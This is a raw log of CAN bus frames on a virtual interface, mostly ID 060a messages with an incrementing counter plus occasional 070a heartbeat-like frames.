Timestamp: 1643676047.727191	ID: 060a	S	DLC: 8	40 d1 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.738567	ID: 060a	S	DLC: 8	40 d2 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.751737	ID: 060a	S	DLC: 8	40 d3 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.762979	ID: 060a	S	DLC: 8	40 d4 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.774188	ID: 060a	S	DLC: 8	40 d5 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.785391	ID: 060a	S	DLC: 8	40 d6 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.797586	ID: 060a	S	DLC: 8	40 d7 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.809882	ID: 060a	S	DLC: 8	40 d8 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.821460	ID: 060a	S	DLC: 8	40 d9 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.833810	ID: 060a	S	DLC: 8	40 da 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.845556	ID: 060a	S	DLC: 8	40 db 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.856939	ID: 060a	S	DLC: 8	40 dc 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.868336	ID: 060a	S	DLC: 8	40 dd 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.880823	ID: 060a	S	DLC: 8	40 de 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.892041	ID: 060a	S	DLC: 8	40 df 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.902911	ID: 060a	S	DLC: 8	40 e0 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.914039	ID: 060a	S	DLC: 8	40 e1 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.925109	ID: 060a	S	DLC: 8	40 e2 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.936211	ID: 060a	S	DLC: 8	40 e3 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.947420	ID: 060a	S	DLC: 8	40 e4 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.955578	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643676047.957995	ID: 060a	S	DLC: 8	40 e5 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.968619	ID: 060a	S	DLC: 8	40 e6 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.980581	ID: 060a	S	DLC: 8	40 e7 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.995999	ID: 060a	S	DLC: 8	40 e8 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.006885	ID: 060a	S	DLC: 8	40 e9 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.021996	ID: 060a	S	DLC: 8	40 ea 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.039363	ID: 060a	S	DLC: 8	40 eb 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.050637	ID: 060a	S	DLC: 8	40 ec 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.062267	ID: 060a	S	DLC: 8	40 ed 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.074045	ID: 060a	S	DLC: 8	40 ee 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.086595	ID: 060a	S	DLC: 8	40 ef 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.099165	ID: 060a	S	DLC: 8	40 f0 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.110864	ID: 060a	S	DLC: 8	40 f1 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.121814	ID: 060a	S	DLC: 8	40 f2 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.134700	ID: 060a	S	DLC: 8	40 f3 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.147028	ID: 060a	S	DLC: 8	40 f4 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.158406	ID: 060a	S	DLC: 8	40 f5 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.169633	ID: 060a	S	DLC: 8	40 f6 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.180432	ID: 060a	S	DLC: 8	40 f7 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.195108	ID: 060a	S	DLC: 8	40 f8 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.208501	ID: 060a	S	DLC: 8	40 f9 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.220645	ID: 060a	S	DLC: 8	40 fa 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.232192	ID: 060a	S	DLC: 8	40 fb 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.244957	ID: 060a	S	DLC: 8	40 fc 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.257454	ID: 060a	S	DLC: 8	40 fd 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.269362	ID: 060a	S	DLC: 8	40 fe 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.281209	ID: 060a	S	DLC: 8	40 ff 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.293905	ID: 060a	S	DLC: 8	40 00 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.305820	ID: 060a	S	DLC: 8	40 01 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.318091	ID: 060a	S	DLC: 8	40 02 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.332104	ID: 060a	S	DLC: 8	40 03 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.345556	ID: 060a	S	DLC: 8	40 04 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.356855	ID: 060a	S	DLC: 8	40 05 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.368848	ID: 060a	S	DLC: 8	40 06 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.380291	ID: 060a	S	DLC: 8	40 07 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.393842	ID: 060a	S	DLC: 8	40 08 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.405173	ID: 060a	S	DLC: 8	40 09 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.415992	ID: 060a	S	DLC: 8	40 0a 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.432443	ID: 060a	S	DLC: 8	40 0b 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.467981	ID: 060a	S	DLC: 8	40 0c 03 00 00 00 00 00	Channel: vcan0

Timestamp: 1643676048.488928	ID: 060a	S	DLC: 8	40 0d 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.499926	ID: 060a	S	DLC: 8	40 0e 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.510787	ID: 060a	S	DLC: 8	40 0f 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.521472	ID: 060a	S	DLC: 8	40 10 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.532753	ID: 060a	S	DLC: 8	40 11 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.543557	ID: 060a	S	DLC: 8	40 12 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.554469	ID: 060a	S	DLC: 8	40 13 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.565874	ID: 060a	S	DLC: 8	40 14 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.577004	ID: 060a	S	DLC: 8	40 15 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.588000	ID: 060a	S	DLC: 8	40 16 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.599415	ID: 060a	S	DLC: 8	40 17 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.610492	ID: 060a	S	DLC: 8	40 18 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.621548	ID: 060a	S	DLC: 8	40 19 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.633025	ID: 060a	S	DLC: 8	40 1a 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.643806	ID: 060a	S	DLC: 8	40 1b 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.654843	ID: 060a	S	DLC: 8	40 1c 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.665662	ID: 060a	S	DLC: 8	40 1d 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.676725	ID: 060a	S	DLC: 8	40 1e 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.687626	ID: 060a	S	DLC: 8	40 1f 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.698842	ID: 060a	S	DLC: 8	40 20 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.710224	ID: 060a	S	DLC: 8	40 21 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.721845	ID: 060a	S	DLC: 8	40 22 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.732508	ID: 060a	S	DLC: 8	40 23 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.743299	ID: 060a	S	DLC: 8	40 24 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.755016	ID: 060a	S	DLC: 8	40 25 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.765752	ID: 060a	S	DLC: 8	40 26 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.776786	ID: 060a	S	DLC: 8	40 27 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.787936	ID: 060a	S	DLC: 8	40 28 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.798925	ID: 060a	S	DLC: 8	40 29 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.810185	ID: 060a	S	DLC: 8	40 2a 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.821671	ID: 060a	S	DLC: 8	40 2b 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.833011	ID: 060a	S	DLC: 8	40 2c 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.844006	ID: 060a	S	DLC: 8	40 2d 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.854807	ID: 060a	S	DLC: 8	40 2e 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.865750	ID: 060a	S	DLC: 8	40 2f 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.877109	ID: 060a	S	DLC: 8	40 30 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.887863	ID: 060a	S	DLC: 8	40 31 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.898778	ID: 060a	S	DLC: 8	40 32 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.910099	ID: 060a	S	DLC: 8	40 33 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.918637	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643676048.921057	ID: 060a	S	DLC: 8	40 34 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.931856	ID: 060a	S	DLC: 8	40 35 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.942969	ID: 060a	S	DLC: 8	40 36 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.954094	ID: 060a	S	DLC: 8	40 37 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.966330	ID: 060a	S	DLC: 8	40 38 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.977508	ID: 060a	S	DLC: 8	40 39 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.988417	ID: 060a	S	DLC: 8	40 3a 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676048.999532	ID: 060a	S	DLC: 8	40 3b 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.011739	ID: 060a	S	DLC: 8	40 3c 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.027229	ID: 060a	S	DLC: 8	40 3d 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.038275	ID: 060a	S	DLC: 8	40 3e 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.049747	ID: 060a	S	DLC: 8	40 3f 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.060913	ID: 060a	S	DLC: 8	40 40 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.071521	ID: 060a	S	DLC: 8	40 41 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.082344	ID: 060a	S	DLC: 8	40 42 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.094696	ID: 060a	S	DLC: 8	40 43 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.106586	ID: 060a	S	DLC: 8	40 44 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.118874	ID: 060a	S	DLC: 8	40 45 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.130442	ID: 060a	S	DLC: 8	40 46 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.142263	ID: 060a	S	DLC: 8	40 47 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.153888	ID: 060a	S	DLC: 8	40 48 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.166208	ID: 060a	S	DLC: 8	40 49 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.177360	ID: 060a	S	DLC: 8	40 4a 03 00 00 00 00 00	Channel: vcan0

Timestamp: 1643676049.190057	ID: 060a	S	DLC: 8	40 4b 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.201952	ID: 060a	S	DLC: 8	40 4c 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.213288	ID: 060a	S	DLC: 8	40 4d 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.224614	ID: 060a	S	DLC: 8	40 4e 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.236834	ID: 060a	S	DLC: 8	40 4f 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.249077	ID: 060a	S	DLC: 8	40 50 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.262966	ID: 060a	S	DLC: 8	40 51 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.274927	ID: 060a	S	DLC: 8	40 52 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.287464	ID: 060a	S	DLC: 8	40 53 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.299187	ID: 060a	S	DLC: 8	40 54 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.312369	ID: 060a	S	DLC: 8	40 55 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.323421	ID: 060a	S	DLC: 8	40 56 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.336043	ID: 060a	S	DLC: 8	40 57 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.347869	ID: 060a	S	DLC: 8	40 58 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.362718	ID: 060a	S	DLC: 8	40 59 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.373589	ID: 060a	S	DLC: 8	40 5a 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.384815	ID: 060a	S	DLC: 8	40 5b 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.395784	ID: 060a	S	DLC: 8	40 5c 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.407153	ID: 060a	S	DLC: 8	40 5d 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.419969	ID: 060a	S	DLC: 8	40 5e 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.432905	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643676049.433290	ID: 060a	S	DLC: 8	40 5f 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.445149	ID: 060a	S	DLC: 8	40 60 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.456279	ID: 060a	S	DLC: 8	40 61 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.468181	ID: 060a	S	DLC: 8	40 62 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.478756	ID: 060a	S	DLC: 8	40 63 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.492010	ID: 060a	S	DLC: 8	40 64 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.504150	ID: 060a	S	DLC: 8	40 65 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.516345	ID: 060a	S	DLC: 8	40 66 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.528874	ID: 060a	S	DLC: 8	40 67 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.529079	ID: 058a	S	DLC: 8	43 35 03 00 44 62 00 00	Channel: vcan0
Timestamp: 1643676049.539840	ID: 060a	S	DLC: 8	40 68 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.551304	ID: 060a	S	DLC: 8	40 69 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.562609	ID: 060a	S	DLC: 8	40 6a 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.574189	ID: 060a	S	DLC: 8	40 6b 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.585503	ID: 060a	S	DLC: 8	40 6c 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.597363	ID: 060a	S	DLC: 8	40 6d 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.609086	ID: 060a	S	DLC: 8	40 6e 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.622327	ID: 060a	S	DLC: 8	40 6f 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.634078	ID: 060a	S	DLC: 8	40 70 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.646245	ID: 060a	S	DLC: 8	40 71 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.658779	ID: 060a	S	DLC: 8	40 72 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.671026	ID: 060a	S	DLC: 8	40 73 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.682512	ID: 060a	S	DLC: 8	40 74 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.693747	ID: 060a	S	DLC: 8	40 75 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.705650	ID: 060a	S	DLC: 8	40 76 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.719972	ID: 060a	S	DLC: 8	40 77 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.731763	ID: 060a	S	DLC: 8	40 78 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.743320	ID: 060a	S	DLC: 8	40 79 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.754575	ID: 060a	S	DLC: 8	40 7a 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.767446	ID: 060a	S	DLC: 8	40 7b 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.778402	ID: 060a	S	DLC: 8	40 7c 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.791364	ID: 060a	S	DLC: 8	40 7d 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.802457	ID: 060a	S	DLC: 8	40 7e 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.814992	ID: 060a	S	DLC: 8	40 7f 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.826942	ID: 060a	S	DLC: 8	40 80 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.838965	ID: 060a	S	DLC: 8	40 81 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.851095	ID: 060a	S	DLC: 8	40 82 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.862153	ID: 060a	S	DLC: 8	40 83 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.872884	ID: 060a	S	DLC: 8	40 84 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.884571	ID: 060a	S	DLC: 8	40 85 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.896457	ID: 060a	S	DLC: 8	40 86 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.907680	ID: 060a	S	DLC: 8	40 87 03 00 00 00 00 00	Channel: vcan0

Timestamp: 1643676049.918609	ID: 060a	S	DLC: 8	40 88 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.929530	ID: 060a	S	DLC: 8	40 89 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.941582	ID: 060a	S	DLC: 8	40 8a 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.944169	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643676049.953035	ID: 060a	S	DLC: 8	40 8b 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.964057	ID: 060a	S	DLC: 8	40 8c 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.977508	ID: 060a	S	DLC: 8	40 8d 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.988734	ID: 060a	S	DLC: 8	40 8e 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676049.999734	ID: 060a	S	DLC: 8	40 8f 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.012903	ID: 060a	S	DLC: 8	40 90 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.024178	ID: 060a	S	DLC: 8	40 91 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.035717	ID: 060a	S	DLC: 8	40 92 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.047526	ID: 060a	S	DLC: 8	40 93 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.058936	ID: 060a	S	DLC: 8	40 94 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.069702	ID: 060a	S	DLC: 8	40 95 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.081048	ID: 060a	S	DLC: 8	40 96 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.092092	ID: 060a	S	DLC: 8	40 97 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.102772	ID: 060a	S	DLC: 8	40 98 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.114130	ID: 060a	S	DLC: 8	40 99 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.126137	ID: 060a	S	DLC: 8	40 9a 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.137675	ID: 060a	S	DLC: 8	40 9b 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.150692	ID: 060a	S	DLC: 8	40 9c 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.162054	ID: 060a	S	DLC: 8	40 9d 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.173412	ID: 060a	S	DLC: 8	40 9e 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.184251	ID: 060a	S	DLC: 8	40 9f 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.195371	ID: 060a	S	DLC: 8	40 a0 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.206349	ID: 060a	S	DLC: 8	40 a1 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.217907	ID: 060a	S	DLC: 8	40 a2 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.229889	ID: 060a	S	DLC: 8	40 a3 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.242003	ID: 060a	S	DLC: 8	40 a4 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.253848	ID: 060a	S	DLC: 8	40 a5 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.265295	ID: 060a	S	DLC: 8	40 a6 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.277253	ID: 060a	S	DLC: 8	40 a7 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.290183	ID: 060a	S	DLC: 8	40 a8 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.301434	ID: 060a	S	DLC: 8	40 a9 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.312785	ID: 060a	S	DLC: 8	40 aa 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.324080	ID: 060a	S	DLC: 8	40 ab 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.336257	ID: 060a	S	DLC: 8	40 ac 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.347250	ID: 060a	S	DLC: 8	40 ad 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.358620	ID: 060a	S	DLC: 8	40 ae 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.373789	ID: 060a	S	DLC: 8	40 af 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.386255	ID: 060a	S	DLC: 8	40 b0 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.398802	ID: 060a	S	DLC: 8	40 b1 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.410125	ID: 060a	S	DLC: 8	40 b2 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.421189	ID: 060a	S	DLC: 8	40 b3 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.432114	ID: 060a	S	DLC: 8	40 b4 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.446905	ID: 060a	S	DLC: 8	40 b5 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.457161	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643676050.458736	ID: 060a	S	DLC: 8	40 b6 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.470951	ID: 060a	S	DLC: 8	40 b7 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.482789	ID: 060a	S	DLC: 8	40 b8 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.495432	ID: 060a	S	DLC: 8	40 b9 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.506385	ID: 060a	S	DLC: 8	40 ba 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.518044	ID: 060a	S	DLC: 8	40 bb 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.529361	ID: 060a	S	DLC: 8	40 bc 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.541469	ID: 060a	S	DLC: 8	40 bd 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.554849	ID: 060a	S	DLC: 8	40 be 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.567782	ID: 060a	S	DLC: 8	40 bf 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.580340	ID: 060a	S	DLC: 8	40 c0 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.593938	ID: 060a	S	DLC: 8	40 c1 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.605670	ID: 060a	S	DLC: 8	40 c2 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.616685	ID: 060a	S	DLC: 8	40 c3 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.628690	ID: 060a	S	DLC: 8	40 c4 03 00 00 00 00 00	Channel: vcan0

Timestamp: 1643676050.639994	ID: 060a	S	DLC: 8	40 c5 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.652733	ID: 060a	S	DLC: 8	40 c6 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.665541	ID: 060a	S	DLC: 8	40 c7 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.679278	ID: 060a	S	DLC: 8	40 c8 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.691327	ID: 060a	S	DLC: 8	40 c9 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.702574	ID: 060a	S	DLC: 8	40 ca 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.714822	ID: 060a	S	DLC: 8	40 cb 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.726793	ID: 060a	S	DLC: 8	40 cc 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.738362	ID: 060a	S	DLC: 8	40 cd 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.749464	ID: 060a	S	DLC: 8	40 ce 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.761007	ID: 060a	S	DLC: 8	40 cf 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.773389	ID: 060a	S	DLC: 8	40 d0 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.784428	ID: 060a	S	DLC: 8	40 d1 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.795148	ID: 060a	S	DLC: 8	40 d2 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.806342	ID: 060a	S	DLC: 8	40 d3 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.817973	ID: 060a	S	DLC: 8	40 d4 03 00 00 00 00 00	Channel: vcan0
